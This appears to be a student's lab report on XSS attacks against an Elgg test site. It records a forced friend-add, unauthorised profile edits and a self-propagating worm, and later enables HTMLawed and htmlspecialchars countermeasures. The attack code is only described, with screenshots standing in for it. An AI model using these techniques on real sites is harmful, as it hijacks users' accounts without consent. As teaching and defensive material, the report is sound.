JS code is executed and Samy can be added as his own friend.

Alice's account before the attack : no friends



Alice's account after the attack : Samy added as a friend




Observation: On logging into Alice's account, it can be seen that Samy has been added as Alice's friend after the attack. This happens when Alice views Samy's profile. The XSS attack has been successful and Samy has been added as a friend.

Task 5: Modifying the Victim's Profile.


The first screenshot shows the 'Headers' tab of the developer tools. It displays a POST request to `http://www.xsslabelgg.com/action/profile/edit` with a status code of 302 Found. The request headers include `Location: http://www.xsslabelgg.com/profile/samy`, `Pragma: no-cache`, `Server: Apache/2.4.18 (Ubuntu)`, and various user-agent and cookie information.

The second screenshot shows the 'Params' tab of the developer tools. It displays the form data for the POST request, including fields like `__elgg_token`, `__elgg_ts`, `accesslevel[briefdescription]`, `accesslevel[contactemail]`, `accesslevel[description]`, `accesslevel[interests]`, `accesslevel[location]`, `accesslevel[mobile]`, `accesslevel[phone]`, `accesslevel[skills]`, `accesslevel[twitter]`, `accesslevel[website]`, `briefdescription`, `contactemail`, `description`, `guid`, `interests`, `location`, `mobile`, and `name`.

Observation: The screenshots above show the developer tools tab while trying to edit Samy's profile page. It is a POST request, the access level is 2(public), Samy's GUID is 47, we can see the secret token and timestamp as well.




Observation: The code above is added in Samy's profile edit page to create a POST request. The code edits the user who views Samy's page. It gets the token, timestamp, username and id for each user session with the access level remaining the same for all. The POST request to the URL is then created. The text "DIYA is my hero" will be added




Observation: On logging into Alice's account and viewing Samy's profile, it can be seen that DIYA is my hero has been added to the profile page thus, editing another user's page without consent.


Task 6: Writing a Self-Propagating XSS Worm



Observation: The DOM approach is used to create a self propagating worm. The JS code is added to Samy's profile as shown above. The changes are saved




Observation: On logging into Charlie's profile and viewing Samy's profile, it can be seen that Charlie's profile page has changed due to the malicious JS code. Furthermore, the same code can be seen in Charlie's profile page as well. Showing that the copy of the worm is propagating.




Observation: Furthermore, the same code can be seen in Charlie's profile page as well. Showing that the copy of the worm is propagating. Now charlie becomes a worm carrier and when a user visits Charlie's page, the worm gets executed and propagates.


Task 7: Countermeasures



Observation: The HTMLawed plugin countermeasure against XSS attacks is activated as shown above




Observation: On logging into Charlie's account, it can be seen that the whole code is printed but not executed showing that data and code has been separated. The code has been converted to data. Thus, the countermeasure against the XSS attack is successful.



Observation: On logging into Alice's account, it can be seen that the her profile is empty and the code previously executed has not been executed.


Turning on both countermeasures

Text.php



```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

Url.php



```
url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
('question:areyousure'));


    // if (bool) true use defaults
    if ($vars['data-confirm'] === true) {
        $vars['data-confirm'] = elgg_echo('question:areyousure');
    }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
    } else {
        // $text = $vars['text'];
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    // $text = $url;
}

unset($vars['encode_text']);
```

Email.php



```
email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - ge... En 2:59 AM
Open Save


<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['value'] The email address to display
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
// $encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}

PHP Tab Width: 8 Ln 15, Col 3 INS
```

dropdown.php

